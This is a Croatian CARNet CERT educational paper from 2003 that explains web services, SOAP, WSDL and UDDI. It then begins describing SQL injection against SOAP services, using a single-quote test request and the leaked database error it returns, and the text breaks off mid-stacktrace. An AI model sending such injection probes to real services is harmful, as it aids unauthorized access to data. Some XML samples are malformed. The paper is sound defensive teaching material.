HRVATSKA AKADEMSKA I ISTRAŽIVAČKA MREŽA
CROATIAN ACADEMIC AND RESEARCH NETWORK

Iskorištavanje sigurnosnih propusta unutar SOAP protokola

CCERT-PUBDOC-2003-12-54

CARNet CERT u suradnji s LS&S

Sigurnosni problemi u računalnim programima i operativnim sustavima područje je na kojem CARNet CERT kontinuirano radi.
Rezultat toga rada ovaj je dokument koji je nastao suradnjom CARNet CERT-a i LS&S-a, a za koji se nadamo se da će Vam koristiti u poboljšanju sigurnosti Vašeg sustava.

CARNet CERT, www.cert.hr - nacionalno središte za **sigurnost računalnih mreža** i sustava.

LS&S, **www.lss.hr**- laboratorij za sustave i signale pri Zavodu za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

Sadržaj

1. Uvod

Pojavom tehnologije Web servisa napravljen je značajan pomak u području povezivanja i integracije aplikacija na Internetu te automatizacije pripadajućih postupaka. Sam koncept na kojem tehnologija počiva mnogo obećava i danas se sve više govori o mogućnostima i svojstvima Web servisa te eventualnim nedostatcima koji predstavljaju prepreku njenom bržem prihvaćanju. Jedan od pokazatelja koji potvrđuje perspektivu ove tehnologije je i taj da brojne velike kompanije podržavaju njen razvoj i već nude određena rješenja na ovom području (IBM, HP, Sun, Oracle, Microsoft, Novell). No, osim tehničkih karakteristika i brojnih prednosti također se raspravlja se i o drugim problemima, koji nisu isključivo vezani uz način rada Web servisa. Jedan od takvih problema je naravno, sigurnost. Poučeni drugim iskustvima, sigurnost svake nove tehnologije tema je brojnih rasprava, pogotovo u krugovima sigurnosnih stručnjaka. Isti slučaj prisutan je i kod Web servisa, pogotovo zato što ideja Web servisa podrazumijeva izloženost i javnu objavu određenih komponenti sustava. Ovakav pristup sigurnosne stručnjake ostavlja prilično skeptičnima, otkuda proizlaze i brojne rasprave na ovu temu. Iako mnogi Web servise uspoređuju sa Web aplikacijama, ova dva područja bitno se razlikuju. Web servisi podrazumijevaju okruženje koje se bazira na XML specifikaciji te brojne druge segmente koji kod klasičnih Web aplikacija nisu prisutni (XML_RPC, SOAP, WSDL, i sl.). No, iako se koncept bitno razlikuje, postoji određena grupa sigurnosnih problema koji su prisutni u oba slučaja. Razlog tomu je taj što su obje tehnologije vezane uz aplikacijski sloj komunikacije, a problemi koji se javljaju u ovom smislu već su dobro poznati (autentikacija, rukovanje greškama, provjera korisničkog ulaza, autorizacija, enkripcija, upravljanje sjednicama i sl.).
Kao primjer može se navesti napad umetanjem SQL naredbi (engl. *SQL Injection*), koji se javlja kao posljedica nedovoljne provjere korisničkih podataka koje klijent prosljeđuje aplikaciji. U nastavku dokumenta biti će detaljnije opisan ovaj problem i kako se on može primijeniti na slučaju Web servisa. Na samom početku biti će dan kratki opis tehnologije, zajedno s protokolima i servisima na kojima ona počiva, kako bi se čitateljima olakšalo razumijevanje ostalih problema.


2. Web servisi

Pod Web servisima podrazumijevaju se svi servisi i aplikacije dostupne putem Interneta koje za razmjenu podataka koriste XML protokol i koje nisu vezane uz niti jedan operacijski sustav, odnosno programski jezik. Postoji nekoliko načina na koje je moguće realizirati jedan takav sustav za razmjenu XML poruka putem Interneta. Moguće je koristiti protokole kao što su XML Remote Procedure Call (XML-RPC) ili Simple Object Access Protocol (SOAP), a moguće je i korištenje standardnih HTTP POST ili GET metoda koje kao argumente prihvaćaju odgovarajuće XML dokumente.
Također postoje i određena svojstva koja nisu obvezna, ali su svakako poželjna kod implementacije Web servisa. To su:

- **Svojstvo samo-opisivanja** (engl. *self-describing*) – prilikom objave svakog novog servisa, poželjno je objaviti i odgovarajuće javno sučelje koje opisuje način njegovog korištenja. Ovo je moguće realizirati u obliku klasične dokumentacije ili korištenjem naprednijih tehnologija kao što je npr. UDDI protokol spomenut u nastavku dokumenta.
- **Svojstvo otkrivanja** – nakon objave servisa, poželjno je da postoji jednostavan mehanizam koji će korisnicima olakšati njegovo pronalaženje i identifikaciju. WSDL (engl. Web Services Description Language) je jedan od protokola putem kojeg je moguće realizirati ovo svojstvo.

Treba napomenuti da se koncept Web servisa bitno razlikuje u odnosu na tradicionalni klijent–poslužitelj model koji je trenutno najzatupljeniji na Internetu, i da kao takav predstavlja velik pomak u načinu na koji se Web koristi za razmjenu podataka i obavljanje zadataka putem Interneta. U ovakvom modelu korisnici (Web klijenti) su primarni subjekti koji iniciraju i raskidaju konekcije s poslužiteljem i koji primaju informacije, najčešće u obliku HTML stranica (tzv. *human centric* model). Primjenom Web servisa dolazi se do tzv. *application centric* modela, koji ne isključuje krajnjeg korisnika aplikacije, već omogućuje izravnu komunikaciju između aplikacija na identičan način na koji se ona inače odvija između klijenta i poslužitelja. Na sljedećoj slici (Slika 1) dan je primjer Web

aplikacije za kupovinu putem Interneta, na kojem je prikazana osnovna razlika između dva ranije spomenuta modela. Podaci koji se razmjenjuju između klijenta i poslužitelja, odnosno aplikacija, ovise naravno o namjeni sustava i nisu bitni za razmatranje njihovog načina rada.



Slika 1: *Koncept Web servisa*

Dugoročno gledano, Web servisi mogu omogućiti automatizaciju postupaka na Internetu. Ukoliko bi postojao jednostavan i standardiziran način za objavljivanje, pronalaženje i povezivanje sa Web servisima, bio bi otvoren put za međusobnu integraciju aplikacija na Internetu. Postojeće tehnologije i protokoli vezani uz Web servise omogućuju realizaciju samo dijela navedenih zahtjeva, ali dugoročno gledano mogu se očekivati nove tehnologije i poboljšanja na temelju kojih će ovaj koncept zaživjeti u punom smislu. U nastavku je ukratko opisana arhitektura Web servisa kako bi se pojasnila njihova uloga i način rada.

3. Arhitektura Web servisa


Arhitekturu Web servisa moguće je promatrati na dva načina. Prvi je vezan uz uloge pojedinih *komponenti* koje čine sustav, dok je drugi vezan uz promatranje *protokola* kojima se implementiraju pojedine funkcionalnosti.

3.1. Komponente sustava

Tri su osnovne uloge koje su prisutne kod Web servisa:

- **Service provider** - komponenta koja nudi određenu uslugu putem Web servisa. *Service provider* implementira i opisuje servis te ga objavljuje na Internetu.
- **Service requester** – komponenta koja koristi funkcionalnosti Web servisa (klijent). Funkcionalnosti Web servisa koriste se iniciranjem konekcije prema *Service provider* komponenti te slanjem odgovarajuće XML poruke.
- **Service registry** – centralizirani repozitorij u kojem su pohranjene informacije o pojedinim servisima. *Service Registry* komponenta predstavlja centralni repozitorij u kojem programeri mogu objavljivati nove servise, a klijenti pronaći informacije o postojećim servisima.

Opisane komponente i njihov međusobni odnos prikazan je na sljedećoj slici (Slika 2).




Slika 2: *Komponente sustava*

3.2. Protokoli

Drugi i nešto precizniji opis moguće je dati analizom pojedinih protokola koji čine sustav. Ovaj skup protokola još je uvijek je u fazi razvoja i nadopunjavanja, a trenutno se sastoji od četiri osnovna sloja. Slijedi kratki opis svakog od njih:

- **Service transport** – Ovaj sloj zadužen je za razmjenu podataka između dvije točke komunikacije. Ovaj sloj trenutno uključuje dobro poznate HTTP, SMTP i FTP protokole, iako su podržani i neki noviji kao što je BEEP protokol (**B**locks **E**xtensible **E**xchange **P**rotocol).
- **XML messaging sloj**–zadužen je za kodiranje poruka u XML formatu tako da se poruke mogu jednoznačno interpretirati na obje strane. Ovaj sloj trenutno uključuje XML-RPC i SOAP protokole, od kojih je ovaj potonji detaljnije opisan u nastavku dokumenta (Poglavlje 4).
- **Service description sloj** – Ovaj sloj zadužen je za opisivanje javnog sučelja prema pojedinom servisu. Za opis servisa trenutno se koristi WSDL (**W**eb **S**ervice **D**escription **P**rotocol).
- **Service Discovery sloj**– zadužen je za centralizirano pohranjivanje informacija o servisima, kao bi se omogućilo njihovo jednostavnije objavljivanje i pronalaženje. Na ovom sloju trenutno se koristi UDDI (**U**niversal **D**escription, **D**iscovery and **I**ntergration) protokol.

Kako se s vremenom budu javljale nove potrebe i pronalazili nedostatci kod postojećih protokola, može se očekivati razvoj novih tehnologija kojima će se to pokušati nadoknaditi. Na sljedećoj slici dan je grafički prikaz opisanih slojeva s pripadajućim protokolima (Slika 3).



Slika 3: *Slojevi i protokoli kod servisa*

Jasno se može uočiti kako je namjena ovih protokola upravo da se standardiziraju i uniformiraju postupci objavljivanja i identifikacije Web servisa, što je trenutno jedan od osnovnih problema u ovome području. U nastavku dokumenta biti će opisan SOAP (**S**ingle **O**bject **A**ccess **P**rotocol) kao jedan od trenutno najpopularnijih protokola za implementaciju Web servisa.

4. SOAP protokol

4.1. Općenito

SOAP (**S**imple **O**bject **A**ccess **P**rotocol) se može definirati kao aplikacijski protokol namijenjen razmjeni XML poruka između računala. Iako se SOAP protokol može koristiti u različite svrhe i prenositi različitim transportnim protokolima, njegova najčešća primjena danas je razmjena RPC poruka putem HTTP protokola. Na ovaj način klijentskim se aplikacijama omogućuje jednostavno povezivanje sa udaljenim servisima te pokretanje odgovarajućih metoda, što predstavlja velik napredak u području povezivanja Web aplikacija.

Osnovna prednost SOAP-a pred ostalim protokolima slične namjene (CORBA, DCOM, Java RMI) je ta da je u potpunosti baziran na XML jeziku, što ga čini neovisnim o operacijskom sustavu i programskom jeziku.

Specifikacija SOAP protokola sastoji se od tri osnovna dijela:

- **SOAP Envelope Specification** – definira pravila prema kojima se podaci enkapsuliraju prilikom razmjene između računala. Pritom se misli na konkretne podatke koji se razmjenjuju na aplikacijskom sloju (imena metoda, parametri, povratne vrijednosti i sl.). Također mogu biti uključene informacije o tome kome je poruka namijenjena, o načinima kodiranja i sl.
- **Data encoding rules** – definira pravila prema kojima će se formatirati podaci koji se razmjenjuju između računala. Naime, kako bi se omogućila razmjena podataka između dva sudionika, potrebno je definirati podržane tipove podataka, način njihove prezentacije, kodiranje i sl. SOAP u tom pogledu definira vlastita pravila i konvencije od kojih je većina bazirana na W3C specifikaciji XML Schema-e.
- **RPC conventions** – pravila prosljeđivanja RPC poruka i generiranja odgovora. Na ovaj način definiraju se pravila koja klijentu omogućuju ispravno pozivanje udaljenih metoda sa odgovarajućim parametrima te primanje odgovora od strane poslužitelja.

SOAP poruke dolaze u jednom od dva oblika: u obliku zahtjeva ili u obliku odgovora. U nastavku će biti opisan izgled i struktura spomenutih poruka kako bi se na taj način olakšalo praćenje ostalih dijelova dokumenta.

4.2. SOAP zahtjev

Zahtjev klijenta mora između ostaloga sadržavati ime metode koja se poziva i odgovarajuće argumente. U nastavku je ukratko opisana struktura SOAP zahtjeva klijenta :

```
<soap:Envelope>
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Header>
  ...
</soap:Header>
<soap:Body>
  ...
  <soap:Fault>
    ...
  </soap:Fault>
</soap:Body>
</soap:Envelope>
```


Kako se može primijetiti svaka SOAP poruka prenosi se u obliku `Envelope` elementa koji se sastoji od dva dijela: zaglavlja (`Header`) i tijela poruke (`Body`), pri čemu je Header poruke opcionalan (općenita struktura SOAP poruka s njenim elementima prikazana je na Slika 4). Primjer konkretne SOAP poruke sa imenom metode i argumentima dan je u nastavku. Web servis koji je korišten u primjeru omogućuje dolazak do podataka o temperaturi na temelju poštanskog broja grada za koji se vrši upit.

Upit klijenta:

```
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
```

```
xmlns:xsd="http://www.w3.org/1999/XMLSchema">
xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance">
<SOAP-ENV:Header> </SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:getWeather xmlns:ns1="urn:examples:weatherservice"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<zipcode xsi:type="xsd:string">10016</zipcode>
</ns1: getWeather >
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Ime metode koja se poziva u ovom slučaju je `getWheather`, a parametar koji joj se prosljeđuje je `10016` (podatkovni tip elementa je `string`, `xs:string`), što predstavlja poštanski broj grada za koji se žele dohvatiti podaci o vremenu. Značenje ostalih dijelova poruka, kao što su `namespace` elementi i sl. ovdje neće biti opisivani, buduće da izlaze van opsega dokumenta.



Slika 4: *Struktura SOAP poruka*


4.3. SOAP odgovor

Primjer SOAP odgovora poslužitelja, u ovom slučaju izgledao bi ovako:

Odgovor poslužitelja:

```
<SOAP-ENV:Envelope
xmlns:SOAPENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/1999/XMLSchema">
xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance">
<SOAP-ENV:Header> </SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:getWeatherResponse xmlns:ns1="urn:examples:weatherservice"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<return xsi:type="xsd:int">26</return>
</ns1: getWeatherResponse>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

U tijelu poruke, može se primijetiti odgovor poslužitelja (označen žuto), koji je generiran na temelju procesiranja korisničkog upita. Ovakav tip komunikacije može se usporediti sa pozivanjem funkcija u programiranju, s osnovnom razlikom što se funkcije nalaze na udaljenom računalu. Klijent poziva odgovarajuću metodu sa pripadajućim parametrima, dok poslužitelj prema definiranom algoritmu obrađuje poruku te rezultat izvođenja vraća klijentu (Slika 5).



Slika 5: *Primjer SOAP komunikacije*

4.4. SOAP i HTTP

Iako se SOAP protokol danas najčešće koristi u kombinaciji s HTTP protokolom, moguće je i korištenje drugih protokola kao što su npr. FTP ili SMTP (iako specifikacija definira detalje samo za HTTP protokol). Ukoliko se koristi HTTP protokol, SOAP zahtjevi šalju se putem HTTP zahtjeva (GET ili POST), dok se odgovori vraćaju putem HTTP odgovora. Iako je zahtjeve moguće slati HTTP GET i POST metodama, ova potonja smatra se poželjnijom s obzirom na neka ograničenja GET metode vezana uz znakove koji se razmjenjuju. I zahtjevi i odgovori HTTP paketa moraju u polju `Content type` imati postavljenju vrijednost `text/xml`. Klijent koji generira upit dodatno mora u HTTP zaglavlju navesti polje `SoapAction` kojim se detaljnije opisuje SOAP zahtjev. Na temelju ovog polja mogu se brže donositi odluke vezane uz način procesiranja SOAP upita bez da se gleda sam sadržaj poruke. Ovo može biti praktično za vatrozide, proxy poslužitelje te ostale uređaje koji provode filtriranje i nadzor mrežnog prometa. Vrijednost `SOAPAction` polja ovisi o implementaciji SOAP poslužitelja i nije definirana specifikacijom protokola.

U nastavku je dan primjer ranije spomenute SOAP poruke sa zaglavljem HTTP upita,

```
POST /HelloApplication.cgi
Host: www.test.com
Content-type= text/xml; charset=utf8-8
Content-length: 789
SOAPAction: "urn:xmethodssayHelloTo"

<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/1999/XMLSchema">
<SOAP-ENV:Header> </SOAP-ENV:Header>
<SOAP-ENV:Body>
<ns1:sayHelloTo xmlns:ns1="Hello"
.
.
.
```

i HTTP odgovora,

```
HTTP/1.1 200 OK
Date: Mon, 12 Jan 2004 16:22 GMT
Server: Apache/1.3.26 (Unix) Tomcat/1.0 PHP/4.2.1
SOAPServer: SOAP::Lite/Perl/0.50
Cache-Control: s-maxage=60, proxy-revalidate
Content-Length=539
Content-Type=text/xml

<SOAP-ENV:Envelope
.
.
.
```

5. WSDL

Budući da je jedno od osnovnih svojstva Web servisa mogućnost njihovog otkrivanja, u svrhu jednostavnijeg pozivanja i integracije s drugim aplikacijama bilo je potrebno razraditi mehanizam koji

će omogućiti realizaciju navedenih zahtjeva. Kao rezultat razvijen je WSDL (**W**eb **S**ervice **D**escription **L**anguage) jezik, kojem je osnovna namjena upravo opis i definicija Web servisa, a u ovom poglavlju biti će opisane njegove osnovne karakteristike.
WSDL jezik najbolje se može opisati kao XML sintaksa kojom se opisuje javno sučelje odgovarajućeg Web servisa. Javno sučelje koje se opisuje odgovarajućom wsdl datotekom tipično sadrži informacije o javnim metodama servisa, o tipovima podataka, načinima povezivanja sa servisom, parametrima potrebnim za njegovo lociranje i sl. Ukratko rečeno, wsdl datoteka sadrži sve one informacije koje su klijentu potrebne za korištenje servisa (neka vrsta dokumentacije, ali izrađena prema točno definiranim pravilima i sa točno određenom strukturom).
Analizom wsdl datoteke klijentu se omogućuje jednostavno lociranje i povezivanje sa servisom, jednoznačno pozivanje javnih metoda sa odgovarajućim argumentima te sve druge aktivnosti neophodne za ispravno korištenje servisa. Korištenjem specijaliziranih WSDL alata, ovi postupci omogućuju vrlo visok stupanj automatizacije postupaka vezanih uz lociranje i povezivanje sa servisima, što je i bio jedan od temeljnih ciljeva WSDL jezika. Danas već postoje i gotova okruženja i alati, koji na temelju specificirane .wsdl datoteke omogućuju automatsko lociranje, povezivanje i korištenje funkcija Web servisa. Primjer ovakvog okruženja je IBM-ov Web Services Invocation Framework (WSIF) servis.

6. UDDI

UDDI (**U**niversal **D**escription, **D**iscovery and **I**ntegration) protokol razvijen je od strane tvrtki Microsoft, IBM i Ariba s ciljem da se omogući jednostavno opisivanje, otkrivanje i povezivanje s Web servisima. UDDI je jedan od osnovnih protokola na kojem se bazira koncept Web servisa, budući da korisnicima omogućuje objavljivanje vlastitih i pronalaženje tuđih podataka. Podaci se pohranjuju u XML formatu, a specifikacija definira set API sučelja za objavu i pretraživanje podataka. Podaci koji se pohranjuju unutar UDDI registara podijeljeni su u tri osnovne kategorije:

- **White pages** – sadrže općenite informacije o organizaciji (ime, opis djelatnosti, kontakt adrese, adresa, telefonski brojevi i sl.).
- **Yellow pages** – sadrže općenite klasifikacijske podatke o organizacijama i o servisima koje nude.
- **Green pages** – ova kategorija sadrži tehničke podatke o samim Web servisima. Pritom se misli na konkretne informacije potrebne za povezivanje sa samim servisom (sučelje i način povezivanja).

Podaci unutar kategorije White pages uglavnom su vezani uz organizaciju, dok su podaci unutar Yellow i Green pages kategorija vezani uz Web servise. Na ovaj način olakšava se pretraživanje repozitorija podataka i dolazak do konkretnih informacija o pojedinim servisima. Ovdje se neće detaljnije razmatrati UDDI protokol s obzirom da nije važan za razumijevanje ostataka dokumenta.

7. Sigurnost SOAP Web servisa

Nakon što su ukratko opisana osnovna načela i koncepti tehnologije Web servisa i pripadajućih protokola, u ovom poglavlju biti će opisan jedan od problema aplikacijske sigurnosti, koji je zbog svog karaktera, naravno, prisutan i kod Web servisa.
Slično kao i kod svih drugih računalno-komunikacijskih tehnologija, i Web servisi se suočavaju sa osnovnim principima sigurnosti koje je potrebno zadovoljiti kako bi tehnologija zaživjela u punom smislu. Strogi sigurnosni zahtjevi koji se danas nameću pred moderne računalne sustave i tehnologije nisu nimalo jednostavni za udovoljavanje. U samom startu potrebno je voditi računa o brojnim problemima sigurnosti, kako se ne bi ponovile situacije u kojima su protokoli i servisi zbog svoje jednostavnosti i funkcionalnosti vrlo brzo prihvaćeni među korisnicima, nakon čega na vidjelo počinju dolaziti brojni sigurnosni problemi i nedostatci s kojima se danas vrlo teško nosimo (najbolji primjer su možda HTTP i SMTP protokoli).
Sličan problem prisutan je i kod Web servisa, jer i u ovom području postoji iznimno velik spektar potencijalnih sigurnosnih nedostataka, koji bi u budućnosti mogli uzrokovati nove probleme i gubitke. Problem sigurnosti Web servisa potrebno je sagledati sa svih ranije opisanih slojeva (Slika 3), kako bi se sustav u potpunosti zaštitio u svim svojim dijelovima.

Neki od osnovnih sigurnosnih problema s kojima se suočava tehnologija Web servisa su:

- **Povjerljivost** – na koji način osigurati povjerljivost komunikacije između klijenta i poslužitelja?
  Budući da protokoli Web servisa, kao što su XML-RPC i SOAP kao transportni sloj pretežito koriste HTTP protokol, ovaj problem moguće je u određenoj mjeri riješiti upotrebom Secure Socket Layer (SSL) protokola. SSL protokol dokazan je u brojnim drugim primjena i danas je vrlo raširen, tako da predstavlja logično rješenje za primjenu u ovom slučaju. No, problemi mogu nastati u slučajevima kada se pojedini Web servis sastoji od više međusobno povezanih aplikacija (što je i jedna od karakteristika Web servisa – distribuiranost), jer se u tom slučaju enkripcija i dekripcija poruka mora provoditi na svakoj točki sustava, što i nije baš najkvalitetnije rješenje. U ovom segmentu još nisu donesena konkretna rješenja koja bi uklonila opisani problem, a jedna od obećavajućih ideja je W3C Encryption Standard (http://www.w3.org/Encryption), koji opisuje okruženje za enkripciju i dekripciju XML dokumenata, odnosno njegovih pojedinih dijelova.
- **Autentikacija** – na koji način će se provoditi identifikacija i autentikacija klijenta koji se povezuje sa servisom?
  Jedno od mogućih rješenja i u ovom slučaju je oslanjanje na svojstva HTTP protokola, odnosno mehanizme koji se u okviru njega koriste za autentikaciju korisnika. Radi se o dobro poznatim HTTP Digest i Basic metodama autentikacije, koje se na identičan način mogu primijeniti na Web servise. Problem je u tome što se brojni sigurnosni stručnjaci slažu da načini autentikacije ugrađeni u HTTP protokol danas više na zadovoljavaju stroge sigurnosne zahtjeve. Slično kao i kod osiguravanja povjerljivosti i ovdje nije postignut konsenzus o načinu kako riješiti ovaj problem. Postoji nekoliko mogućih rješenja u ovom segmentu, a najperspektivnije od njih je korištenje SOAP dodataka pod nazivom Digital Signature (SOAP-DSIG). DSIG koristi kriptografiju javnog ključa kao mehanizam za digitalno potpisivanje SOAP poruka. Više informacija o DSIG protokolu moguće je naći na adresi (http://www.w3.org/TR/SOAP-dsig/).
  Još jedno od rješenja koje se nazire u ovom segmentu je SAML jezik (Security Assertion Markup Language), kojeg razvija grupa OASIS. Radi se o jeziku koji bi trebao olakšati autentikaciju i autorizaciju koje se razmjenjuju između klijenta i poslužitelja. Više informacija o SAML jeziku moguće je naći na adresi http://www.oasis-open.org/committees/security/.
- **Integritet** – problemi integriteta poruka također mogu se također riješiti primjenom koncepta digitalnog potpisa.

U nastavku dokumenta biti će opisan problem nedovoljne provjere korisničkih parametara kod Web servisa, a primjer koji će se koristiti kao podloga za opis navedene problematike preuzet je od tvrtke Sanctum, jedne od vodećih tvrtki u ovome području. Radi se o jednostavnom SOAP Web servisu napisanom u C# programskom jeziku, koji se pokreće na Microsoft Internet Information Server 5.0 poslužitelju sa ASP.NET podrškom. Testni Web servis simulira uslugu kojom dobavljač klijentima nudi informacije o svojim proizvodima (nazive proizvoda, cijene, popusti i sl.). Metode koje servis nudi korisnicima su:

- `GetProducts`
- `GetProductInformationID`
- `GetProductInformationByName`
- `GetProviderInfo`

WSDL datoteka koja opisuje spomenuti servis priložena je u dodatku na kraju dokumenta. Pregledavanjem priložene WSDL datoteke također se može primijetiti kako svaki poziv bilo koje od navedenih metoda zahtjeva korisnički ID parametar i odgovarajuću zaporku, na temelju kojih se provodi autentikacija upita.

U nastavku su opisani neki od tipičnih sigurnosnih problema vezanih uz Web servise. Kako će biti pokazano, većina problema identična je onim kod Web aplikacije, iako u samom načinu rada postoje znatne razlike.

7.1. Manipulacija ulaznih parametara

Jedan od tipičnih primjera napada koji se baziraju na prosljeđivanju malicioznih parametara aplikaciji su napadi umetanjem SQL i LDAP naredbi (*SQL Injection*, *LDAP Injection*) i *Cross Site Scripting* (XSS) napadi. Radi se o napadima koji su tipični za Web aplikacije, u kojima neovlašteni korisnik iskorištava nedostatke u mehanizmu provjere korisničkih podatka, kako bi ostvario neautorizirani pristup sustavu. S obzirom na nedovoljnu provjeru podataka koje korisnik prosljeđuje aplikaciji, formiranjem specijalno oblikovanih ulaznih nizova moguće je ostvariti pristup internim bazama podataka (*SQL Injection*), ili preuzeti identitet legitimnih korisnika koji pristupaju aplikaciji (XSS). Za detaljnije informacije o spomenutim napadima preporučuje se čitanje materijala navedenih na kraju dokumenta – (Reference).

S obzirom da metode Web servisa definiraju tipove podataka koji se razmjenjuju s klijentom, ovaj je problem nešto maje naglašen nego što je to slučaj kod Web aplikacija. Npr. ukoliko se aplikaciji proslijedi znak jednostrukog navodnika ('), koji je tipičan za napade umetanjem SQL naredbi, na mjestu na kojem aplikacija očekuje cjelobrojnu vrijednost (podatak cjelobrojnog tipa), servis će korisniku vratiti poruku o grešci koja upućuje na nedozvoljeni tip podataka. No, kako će biti pokazano u nastavku, opasnost postoji i u ovom slučaju i površno implementirani servisi vrlo lagano mogu ostati ranjivi na napade koji se baziraju na manipulaciji ulaznih parametara.

Prvi korak prilikom provođenja napada manipulacijom ulaznih parametara je provjera načina na koji aplikacija provodi sigurnosnu provjeru i koji se tip podataka očekuje. U ovom smjeru u velikoj mjeri može pomoći .wsdl datoteka kojom je servis opisan, budući da su u njoj sadržane sve osnovne informacije o servisu, njegovim metodama te tipu i namjeni pojedinih parametara. S obzirom na namjenu i tip aplikacije, za pretpostaviti je kako aplikacija pristupa nekoj vrsti repozitorija podataka u kojem se čuvaju informacije o proizvodima. Samim time postoji sumnja da je aplikacija ranjiva na SQL ili LDAP Injection napad.

Nakon što su prikupljene osnovne informacije o načinu rada aplikacije, potrebno je proslijediti odgovarajuće ulaze nizove kojima će se utvrditi način na koji aplikacija tretira nelegitimne ulazne nizove. Odličan kandidat za testiranje servisa je metoda `getProductInformationbyName`, budući da ista prihvaća string tip podataka (parametar `name`), u sklopu kojeg je moguće proslijediti znakove tipične za testiranje ranije spomenutih ranjivosti. U nastavku je priložen upit klijenta u kojem je aplikaciji proslijeđen znak jednostrukih navodnika te odgovor koji je dobiven od strane poslužitelja.

Upit klijenta:

```
<?xml version="1.0" encoding="UTF-8" standalone="no" ?>
<SOAP-ENV: Envelope xmlns:SOAPSDK1=http://www.w3.org/2001/XMLSchema
xmlns:SOAPSDK2=http://www.w3.org/2001/XMLSchema-instance"
xmlns:SOAPSDK3=http://schemas.xmlsoap.org/soap/encoding/"
xmlns:SOAP:-ENV=http://schemas.xmlsoap.org/soap/envelope/>
<SOAP-ENV:Body>
<SOAPSDK4:GetProductInformationByName
xmlns:SOAPSDK4=http://sfaustlap/ProductInfo/>
<SOAPSD4:name>'</SOAPSD4:name>
<SOAPSD4:uid>987-654-4456</SOAPSD4:name>
<SOAPSD4:password>'</SOAPSD4:password>
</SOAPSD4:GetProductInformationByName>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

Odgovor poslužitelja:

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:soap http://schemas.xmlsoap.org/soap/encoding/"
xmlns:xsi http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd http://www.w3.org/2001/XMLSchema"
<soap:Body>
<soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>SystemWebServices.Protocols:SoapException: Server was unable to
process request ---> System.Data.Oledb.OledbException: Syntax Error (missing
operator) in query expression 'productname LIKE'" and providerid='987-654-
4456". at System.Data.OledbOledbCommandExecuteCommandTextErrorHandling (Int32
```

```
hr) at System.Dana.Oledb.OledbCommandTextForSingleResult(tagDBPARAMS
dbparams, Object& executeResult) at
System.Data.Oledb.OledbCommand.ExecuteCommandText (Object& executeResult) at
